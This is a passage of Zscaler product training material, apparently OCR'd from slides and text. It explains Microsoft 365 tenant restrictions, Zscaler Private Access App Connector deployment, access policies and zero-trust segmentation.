
Once a **tenant restriction policy** is created and applied to a **Cloud Application Control policy**, it automatically enforces restrictions when employees, partners, or contractors attempt to access the application. Beyond **tenant-level restrictions**, Zscaler also allows **granular policy enforcement** within cloud applications. For instance, organizations can prevent **file uploads** to **Gmail tenants** belonging to third-party contractors while still allowing read access. This combination of **tenant restrictions and granular controls** significantly enhances **data security**, minimizing the risk of data incidents and policy violations.

Microsoft 365 Tenant Restrictions

Each **cloud application tenancy** must be defined in a **tenant profile**, allowing organizations to **separate employee access from third-party vendors and contractors**. For **Microsoft 365**, Zscaler offers **two versions of tenancy restrictions**:

- **Tenancy Restriction v1**: Requires only the **tenant directory ID and profile name**, which are available in the **Microsoft 365 Admin Console**. Once applied, **third parties and contractors** are restricted to their own tenants and **cannot access the parent organization's tenant**.
- **Tenancy Restriction v2**: Provides **enhanced capabilities**, allowing organizations to define **both the tenant and the specific applications** that third-party users can access. For example, contractors in **Location A** might be allowed access to **Outlook and Exchange Online**, but be **denied access to SharePoint and OneDrive**. This policy is configured in the **Microsoft 365 portal**, which generates a unique policy ID that can be applied in Zscaler's **tenancy restriction settings**.

Regardless of whether an organization uses **version 1 or version 2**, these **tenant profiles** are then **associated with cloud applications**, ensuring that all employees, contractors, and third-party users comply with the **organization-wide access policies**. **Zscaler automatically applies and enforces these controls**, ensuring that users are locked into the **approved Office 365 tenants**, thereby reducing the risk of **accidental data leakage and policy violations**.



Office 365

Simple O365 Configuration

- Tenant Directory ID
- Tenant ID
- Allow Personal Domains

Zscaler automatically applies and updates policy as MS releases new apps and endpoints

Controls lock users into approved O365 tenants

Policy applies restrictions to users in Cloud App Control

Edit Tenant Profile

Tenant Profile

Cloud Application: Microsoft Login Services

Tenant Profile Name: office365-tenant-restriction-1

Version: ● Version 1 | Version 2

Tenant Directory ID: fe4036f5-76ad-4232-9bda-313544c3ad55

Office 365 Tenants or Tenant IDs: bob.com

1-1 of 1

Allow Personal Office 365 Domains: ● Yes ○ No

DESCRIPTION

ACTION

Application Access: ● Allow | Caution | Block | Isolate

Daily Bandwidth Quota (MB): Enter Text

Daily Time Quota (min): Enter Text

Tenant Profile: office365-tenant-restriction-1

SSL Inspection Required

How Zscaler Enforces Microsoft 365 Tenancy Controls


For **Microsoft 365 cloud applications**, tenancy restrictions can be enforced with **Zscaler's SSL inspection**. When enabled, Zscaler **intercepts authentication traffic** to domains such as **login.microsoftonline.com** and **login.office365.com**, inserting **custom headers with the approved tenant information** before forwarding the request to Microsoft. Microsoft then **validates the headers and enforces the specified tenancy controls**.

This capability is **widely adopted**, with **over 3,000 enterprises** using **Zscaler's Microsoft 365 tenancy restrictions** to enforce **secure and controlled access** to their cloud environments. Whether using **version 1 or version 2**, organizations can **lock users into the correct tenants**, ensure **compliance with corporate policies**, and **minimize data security risks** in their **cloud collaboration workflows**.

Segmentation & Conditional Access Through Policies

Private Application Access

In previous sections, we explored the various access control capabilities Zscaler offers through its Access Control Services suite, primarily focusing on Zscaler Internet Access (ZIA). This section shifts focus to two key areas of access control within the Zero Trust Exchange as they pertain to Zscaler Private Access (ZPA): **Private Application Access** and **Segmentation**.



Zscaler Private Access: Secure and fast private app access

Remote access, 3rd party access, segmentation, M&A, transformation


- Remote access without VPN
- Zero trust user segmentation
- Secure isolated access without VDI
- M&A IT integration acceleration
- Cloud/application transformation

Zero Trust Exchange
Traffic stays local
Same security /experience as being remote

Stream pixels to user's browser
View-only access for threat and data protection, prevent downloads and copy, paste, print functions

Zscaler's Private Application Access ensures secure connections to an organization's private applications, regardless of a user's location or device. At the core of this approach is **Zero Trust**, ensuring users are never placed onto a corporate network and can only access the applications they are explicitly authorized to use. This model eliminates lateral movement and significantly reduces the risk of breaches.

Private Application Access secures connections whether users are remote, in the office, using managed devices, or working on **bring-your-own-device (BYOD)** or unmanaged endpoints. Traditional VPNs often introduce security risks, poor performance, and a complex security stack. VPNs require users to be placed on a network, exposing **internal attack surfaces** and increasing the potential for lateral movement. Additionally, traffic is backhauled to data centers, slowing access and degrading the user experience. Providing **application access** through **ZPA** removes these challenges by allowing users to securely access only the applications they need, without ever being placed on the network.



Private Application Access

- An application may be in any type of Datacenter (IAAS/PAAS/SAAS/Physical)
- Users may be on managed or unmanaged devices
- Devices may have any level of trust (AV, Firewall)
- Users may have varying levels of trust (Group membership, UEBA, Risk Score)

Application Access is based on policy

- User Identity — Group Membership, Risk, attributes
- Device Identity — Attributes — Managed or Unmanaged?
- Device Posture — Antivirus, Firewall, Endpoint Checks
- Application Risk & Controls
- Application access Controls — Client Connector, Browser Based Access, Isolated or Privileged Access

Policies are based on:

1. Identity — is the user who they say they are?
2. Device posture — Is the device secure?
3. Access — Should the user have access to the application?

With ZPA, connections are established through outbound requests to the **Zero Trust Exchange**, creating a direct, secure, **least-privileged** connection between the user and the application. This remains consistent whether applications are hosted in public or private clouds, on-premises data centers, or across hybrid environments. The result is a **fast, seamless user experience** and **strong security posture**, regardless of where users connect from.

For **third-party contractors and business partners**, ZPA eliminates the need to download a client or be placed onto the network. Instead, internal web applications can be accessed securely via a browser, simplifying management while maintaining security. **Cloud Browser Isolation**, integrated directly into ZPA, further enhances protection by streaming pixels to users rather than granting full network access. Policies can restrict activities such as **file downloads, clipboard actions, and data copying**, preventing **data loss** and reducing exposure to **vulnerabilities** on unmanaged devices.

For **on-premises users**, organizations can deploy **ZPA Private Service Edge** within their data centers. This brings **Zero Trust Exchange capabilities** on-premises, enabling **fast, secure access** to local applications while maintaining a **consistent Zero Trust enforcement model**. This approach ensures that users inside corporate locations adhere to the same **security posture** as remote employees, minimizing attack surfaces and eliminating the need for traditional network segmentation.

Simplifying Mergers & Acquisitions (M&A)

ZPA accelerates **IT integration** during **M&A events** by removing the need to consolidate networks. Traditional M&A integration requires merging disparate networks and resolving **overlapping IP spaces**, a process that often takes **months** and introduces security risks. Instead, **ZPA dynamically connects users to applications** across newly acquired entities **without merging networks**. Organizations simply **deploy App Connectors** in the new environment, enabling secure access without exposing the enterprise to new attack surfaces.

Applications, Users, and Devices


ZPA secures **applications** across **public and private clouds, physical data centers, and hybrid environments**. **Identity Providers (IdPs)** support **SAML** attributes and **SCIM groups**, allowing organizations to define granular **user access controls**. Additionally, **device posture checks** ensure that only **secure, compliant** devices—whether managed or unmanaged—can connect. These checks include **antivirus validation, firewall status, and endpoint protection integrations**.

Access control is determined through **policy enforcement** within ZPA. When a user attempts to connect to an application, ZPA redirects the request to the **IdP**, verifying **identity** and **device posture** before establishing a connection. This ensures users meet **all access criteria**, including security posture checks, before gaining access to private applications. Additionally, **inspection services** can be layered onto access controls, preventing **malicious payloads** from reaching applications.

Configuring Private Application Access

ZPA configuration consists of three core pillars:

1. **Reachability** – Deploying App Connectors and ensuring proper discovery of private applications.
2. **Application Configuration** – Defining application segments, setting up browser-based access, and configuring isolation capabilities.
3. **Access Policies** – Enforcing security controls, segmentation, and policy-based inspection.



Where is the application hosted?

1 **Reachability**

- Where does application reside?
- Deploy App Connector group in application location
- Define Server Groups containing App Connector Group mappings

What is the application?

2 **Application Details**

- Configure App Segment with FQDNs and Ports for application
- Map Server Group to App Segment
- Use Segment Groups to group applications together for policy


Who should have access to the application?

3 **Policies**

- Configure least privilege policy to allow access to Segment Groups
- Use Access Policy to control access
- Use Client Forwarding Policy to define distribution of segments to clients
- Use Reauthentication policy to periodically challenge users
- Use Isolation Policy to restrict access controls
- Use Inspection Policy to protect application

Deploying App Connectors

To enable **secure, authenticated** connections between customer servers and ZPA, organizations deploy **App Connectors** in various environments, including **physical data centers, private clouds (VMware), and public clouds (AWS, Azure, Google Cloud)**. **App Connectors** should be **distributed across multiple locations** to ensure **fault tolerance and load balancing**. Each **App Connector group** optimizes **traffic routing**, **reducing latency** and **ensuring redundancy**.



1

- Create App Connector Group provisioning key
- Deploy App Connector
- Configure Server Group

Add App Connector ✕

1 Choose Key · 2 Signing Certificate · 3 App Connector Group · 4 Create Provisioning Key · 5 Review · 6 Review Documentation

○ Choose an existing provisioning key Choose a key

● Create a new provisioning key

Next Previous Cancel

Add Server Group ✕

Name:


Description:

Status: [✓ Enabled] Disabled

Dynamic Server Discovery: [✓ On] Off

App Connector Groups: Choose one or more App Connector Groups ▾

Save Cancel




Deploy App Connectors

- Deploy app connectors in data centers/IAAS
  - Minimum of a pair of app connectors
  - Different data center = different connector group
- Ensure app connectors can route to the internet and internal applications
- App connectors should be able to connect to applications
  - TCP health check — ports open
  - UDP health check — ICMP open, or inferred from TCP health check
- Source IP of requests will be IP of app connector
  - For Active Directory, it is important that these IPs are registered in sites & services

At least **two App Connectors** should be deployed per data center for **resiliency**. When an **App Connector undergoes maintenance or upgrades**, it **stops receiving new connections**, ensuring that traffic is seamlessly handled by another active connector. **Failover**

mechanisms ensure that no active user sessions are interrupted during these upgrades.



Deploy App Connectors

- AWS/Azure/physical data center — different connector groups
- Network connections may exist between data centers

Provisioning Keys & Certificates

- Create a provisioning key for each connector group
- Provisioning keys are signed by an intermediate certificate authority
- Intermediate CA is trusted by root CA
- Clients are enrolled against a client intermediate certificate authority
- Revoking/deleting the intermediates breaks the trust — invalidates the provisioning keys
- Treat provisioning keys as credentials — don't share in cleartext
  - Use API to retrieve or generate dynamically
  - Download from UI, upload to connectors via SCP or copy/paste over SSH

For security, **App Connectors never expose private applications to the internet**. Instead, **outbound-only** connections ensure that **no open inbound ports** are required. The **client never sees the application's IP address**, preventing **direct network access**. This **prevents lateral movement** and reduces the risk of **network-based attacks**.

Application Segments and Browser Access

Organizations define **Application Segments** by grouping **fully qualified domain names (FQDNs)**, **local domain names**, or **IP addresses**. Each segment can be configured for **continuous health monitoring**, ensuring applications remain reachable. **Web-based applications** can be accessed directly via the browser without requiring a **Zscaler Client Connector**.

For **privileged remote access (PRA)**, **SSH and RDP** connections can be extended through **browser-based remote consoles**, further securing **third-party and contractor access**. **Privileged portals** provide a secure way to access remote administrative tools without exposing network services.

Policy-Based Access Control

Access policies in ZPA are explicitly defined, blocking all connections **by default** unless explicitly allowed. Policies are evaluated using a **first-match principle**, meaning **ordering matters** when defining rules. Policies can be configured to allow or deny access based on **SAML attributes, SCIM attributes, device posture, network location, and other security criteria**.

Client forwarding policies determine whether traffic is **routed through ZPA** or **bypassed** for certain **trusted environments**. By default, all private application traffic is forwarded through **ZPA**, ensuring **consistent security enforcement**.

Timeout policies define session **re-authentication intervals** and **idle session termination**, allowing organizations to enforce **adaptive security measures** based on user roles and risk levels. For example, users accessing **finance applications** might be required to **re-authenticate every two hours**, while less-sensitive applications might have a **longer session duration**.

Isolation policies enforce **Cloud Browser Isolation** for private applications, streaming only **visual representations of applications** to prevent **data exfiltration**. This is particularly useful for **third-party access** from **unmanaged devices**, where **sensitive data must remain protected**.

Secure Private Web Application Inspection

Inspection policies add an additional layer of **threat prevention** for private applications. These policies ensure that **malicious payloads, exploits, and unauthorized activities** are detected and blocked before they reach an application. Organizations can **reuse existing access policy rules** to define **inspection policies**, ensuring that **security controls** align with **application access permissions**.

By enforcing **Zero Trust Network Access (ZTNA)** principles, ZPA ensures that **only authenticated users on secure devices** can access **authorized applications** while preventing **network exposure and lateral movement**. This approach provides a **seamless user experience, a strong security posture, and a scalable model** for securing private applications across **any environment**.

Segmentation & Conditional Access Through Policies

Private Application Segmentation


Within the **Zero Trust Exchange**, segmentation is a **foundational security principle** that governs access control, ensuring that users and devices only interact with the applications they are explicitly authorized to use. Traditional **network-based access models**, such as VPNs, expose organizations to unnecessary risks, granting users broad **network-level access** and allowing **lateral movement** within the network.

This creates multiple attack vectors, including **stolen VPN credentials, exposed applications, and unprotected internal services**, which adversaries can exploit. Additionally, **modern enterprises** operate across **distributed environments**, where corporate, home, and third-party networks blend together, further increasing the **attack surface**.

A **Zero Trust segmentation model** eliminates these risks by ensuring users only connect to **specific applications, not the entire network**. This approach enforces access **based on identity, device posture, and business policies**, preventing unauthorized access, discovery of hidden applications, and lateral movement.

Three Approaches to Segmentation in Zero Trust

Zscaler enforces **segmentation** through three primary methods:



Three levels of app segmentation with a Zero Trust Architecture

2 **Workload Segmentation in Hybrid, Multi-Cloud Environments**
- Virtual Private Cloud to Virtual Private Cloud (VPC to VPC)
- Network Segment to Network Segment (Cloud to Cloud or DC)

3 **Identity-based micro-segmentation**
- Unique identity for each app or process
- ML models comms, automates policy creation

Active Defense
Uses decoys to catch attackers moving laterally on the network

1 **User to App Segmentation**
Business policies connect users to apps, not networks

1. User-to-Application Segmentation

Users are only granted access to **specific applications** required for their role. Unlike **traditional VPN access**, which provides network-wide visibility, this approach ensures:

- **Internal employees** only access applications relevant to their job function.
- **Third-party contractors and partners** are limited to the specific applications they require.
- **Factory floor IoT devices** interact only with **operational systems** rather than broad network resources.
- **B2B suppliers and vendors** are **restricted to predefined applications**, preventing **network-wide exposure**.

Access is granted **through business policies, not network locations**, ensuring strict controls and eliminating attack surfaces.

2. Workload Segmentation in Hybrid & Multi-Cloud Environments

Modern enterprises deploy workloads across **on-premises, private clouds, and multi-cloud environments**. Ensuring **least-privileged access across cloud workloads and data centers** is critical.

Zscaler enforces **workload-to-workload segmentation**, preventing unauthorized communication between:

- **Cloud-to-cloud environments** across AWS, Azure, and Google Cloud.
- **Cloud-to-data center connections** where workloads interact across hybrid environments.
- **VPCs and network segments**, applying Zero Trust policies to eliminate over-permissive access.

3. Identity-Based Microsegmentation

At a more granular level, Zscaler enables **identity-based segmentation at the process level**, where each **application, service, or workload** is uniquely identified and isolated. This approach:

- Prevents **unauthorized service-to-service communication** even within the same network.
- **Automates least-privileged models**, ensuring only authorized services interact.
- Supports **decoy workloads** to detect and mitigate **advanced persistent threats (APTs)**.


By integrating all three **segmentation models**, organizations can **minimize attack surfaces, prevent lateral movement, and implement Zero Trust at scale**.

Building Blocks of Secure Private Application Access

Zscaler’s **Private Access** framework is built on **four key building blocks**, ensuring secure application connectivity in **Zero Trust environments**:

1. *Deploy App Connectors – Establishing Secure Reachability*

The first step in enabling **private application access** is **deploying App Connectors**, which provide a **secure, authenticated interface** between **customer servers** and the **ZPA cloud**.



Building Blocks — Deploy app connectors

1
- Create App Connector Group provisioning key
- Deploy App Connector
- Configure Server Group

Add App Connector

1 Choose Key · 2 Signing Certificate · 3 App Connector Group · 4 Create Provisioning Key · 5 Review · 6 Review Documentation

○ Choose an existing provisioning key   Choose a key

● Create a new provisioning key

Add Server Group

Name:

Description:

Status: ✓ Enabled | Disabled

Dynamic Server Discovery: ✓ On | Off

App Connector Groups: Choose one or more App Connector Groups

App Connector Deployment Methods

App Connectors can be deployed in multiple ways, allowing flexibility across **different IT environments**:

- **Virtual Machines (VMs)** in **enterprise data centers**.
- **Private cloud environments** such as **VMware and OpenStack**.
- **Public cloud platforms**, including **AWS, Azure, and Google Cloud**.
- **Linux-based deployments**, allowing **installation on compatible distributions**.

Optimizing App Connector Deployment

When deploying **App Connectors**, consider the following best practices:

- **Place App Connectors close to applications** to reduce latency.
- **Ensure redundancy by deploying at least two App Connectors** per data center.
- **Use multiple App Connector groups** to optimize **load balancing** and **failover capabilities**.
- **Allow internet connectivity** for App Connectors to communicate with **ZPA cloud services**.

App Connectors also perform **continuous health checks** to **verify application availability**:

- **For TCP applications**, the connector sends periodic connection requests.

